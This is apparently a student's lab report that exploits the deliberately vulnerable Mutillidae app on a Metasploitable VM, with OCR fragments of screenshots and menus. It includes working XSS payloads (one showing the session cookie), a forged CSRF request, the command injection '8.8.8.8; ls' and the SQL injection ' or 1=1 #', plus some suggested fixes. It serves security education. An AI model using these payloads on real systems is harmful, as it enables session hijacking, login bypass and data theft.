Programming Assignment 5 - SEC 522: Cybersecurity Lab

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Finding, Exploiting, and Fixing Vulnerabilities in Web Apps

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Introduction

In this lab, I am going to use Metasploitable Linux virtual machine. Which is a vulnerable for the purpose of practicing penetration testing techniques

Instructions:

- You can download Metasploitable through this link https://sourceforge.net/projects/metasploitable/files/Metasploitable2/.

- Use the default login and password msfadmin,msfadmin.

- Never expose this VM to an untrusted network (use NAT or Host-only mode if you have any questions what that means).


- My VM IP is 172.16. 235.2

Summary of the vulnerabilities


Mutillidae

1. Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)

Go to the directory below:




Write javascript code to test the service, I wrote simple alert:



Hostname/IP `<script>alert("s")</script>`


and it worked:



172.16.235.2 says

s

In order to make a real exploit will try to display cookie instead of random characters in the alert.
<script>alert(document.cookie)</script>
and It worked:




172.16.235.2 says

PHPSESSID=2e9fe0b50b3527e83bbe5936c2975d43

Session IDs could be used to steal someone else session, by sending an email with a link asking to login, that also activate the script when he arrived at it. The victim will click on a link and run the scrip on his computer, attacker can take the session id and can act on behalf of the victim.

2.(Persistent XSS)

Go to Add to your blog



Core Controls
OWASP Top 10
Others
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
Site
acked...err...quality
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer
Reflected (First Order)
Persistent (Second Order)
DOM Injection
Via "Input" (GET/POST)
Via HTTP Headers
Via Misconfiguration
Against HTML 5 Storage
Against JSON
Via Cookie Injection
Add to your blog
View someone's blog
Show Log
idae: Deliberately Vulnerable PHP Scripts Of
p 10
eded or you may build your own co




Add blog for admin

Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries

```
Test blog<script>alert("exploit")</script>
```

So, whenever you go to the blogs page, the alert will pop up as follow:




172.16.235.2 says

exploit

Fix: The first solution to this is to escape the dynamic content which dimply means replacing any significant character with the HTML encoding, such as replacing ; with &#59. Also, having whitelist values will improve the security. For example, in adding a blog, there might be some predefined blogs for admin that he can select from instead of typing from scratch if applicable. One important concept is content security policy, this may help to control where javascript can be loaded from. In addition to that, implementing Http-only cookies is worth to consider.

3.Cross-Site Request Forgery (CSRF)

Go to add blog


Core Controls
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

A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
Add to your blog
Register User
Welcome To The
: <b>,</b>,<i>,</i>,<u> and </u> are n

Capture the traffic using Burp Suite and Add a blog:


Add blog for hind
Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in blog entries
Save Blog Entry

sumayaActual


Note the added traffic in Burp Suite:



```
POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
Host: 172.16.235.2
Content-Length: 104
Cache-Control: max-age=0
Origin: http://172.16.235.2
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.16.235.2/mutillidae/index.php?page=add-to-your-blog.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,ar;q=0.8
Cookie: showhints=0; username=sumaya; uid=17; PHPSESSID=a6e148387538d89e17a53be337c7afce
Connection: close

csrf-token=SecurityIsDisabled&blog_entry=sumayaActual&add-to-your-blog-php-submit-button=Save+Blog+Entry
```


Sign-in to a different user (or later send the url to another user). Change the blog content as follow:

csrf-token=SecurityIsDisabled&blog_entry=Exploited!!!!&add-to-your-blog-php-submit-button=Save+Blog+Entry




```
csrf-token=SecurityIsDisabled&blog_entry=Exploited!!!!&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

By right click and send the request, the url request will be automatically generated by Burp Suite. Select current browser session.




Stop capturing and open the copied url in your browser. This shows the second account that you signed in (the victim account):



Logged In User: hind (qqq)

View Captured Data


This is the new blog added:



6 Current Blog Entries			
	Name	Date	Comment
1	hind	2021-04-06 04:21:33	Exploited!!!!


Fix: Since CSRF depends on URL links, we can avoid malicious get requests by following REST design that force GET requests to be used only for (view) resources. Also, including secret tokens that called anti forgery token is important to prevent attack like this. SameSite Cookie Attribute would be additional layer of security that should be added to the set-cookie header. Finally, authentication for sensitive actions is required.

4. Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)



Hostname/IP 8.8.8.8; ls


We can find all files listed




```
Server:         172.16.235.1
Address:        172.16.235.1#53

Non-authoritative answer:
8.8.8.8.in-addr.arpa    name = dns.google.

Authoritative answers can be found from:

add-to-your-blog.php
arbitrary-file-inclusion.php
authorization-required.php
browser-info.php
capture-data.php
captured-data.php
captured-data.txt
change-log.htm
classes
closedb.inc
config.inc
credits.php
dns-lookup.php
documentation
favicon.ico
footer.php
framer.html
framing.php
header.php
home.php
html5-storage.php
images
inc
includes
index.php
installation.php
javascript
log-visit.php
login.php
notes.php
opendb.inc
owasp-esapi-php
```

5. Information Exposure

Before you inject, you need to replace ‘metasploitable’ with ‘owasp10’ in the virtual machine /var/www/mutillidae/config.inc. Then go the User info tab.



Write the following command:



Please enter username and password to view account details


Name ' or 1=1 #

Password

View Account Details

Dont have an account? Please register here


And it worked:




```
Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
```

6. Improper Authentication

Go to Login



Type the following command:




Please sign-in

Name: ' or 1=1 #


Password:

and It worked:



Logged In Admin: admin (Monkey!)

7. Incorrect Permission Assignment for Critical Resource


Core Controls
OWASP Top 10
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
Resources
Site hacked...err...quality tested with Samurai
A1 - Injection
A2 - Cross Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 - Insecure Direct Object References
A5 - Cross Site Request Forgery (CSRF)
A6 - Security Misconfiguration
A7 - Insecure Cryptographic Storage
A8 - Failure to Restrict URL Access
A9 - Insufficient Transport Layer Protection
Text File Viewer
Source Viewer
Credits
Cookies
Arbitrary File Inclusion
Hacker Files of Old
eat old school h
e list and submi
ictor H. Marshall (Janu
at old school hacking texts, check out http://www.te

Inspect the file menu:




Take the time to read some of these great old school hacker text files.
Just choose one form the list and submit.

Text File Name: Intrusion Detection in Computers by V

View File

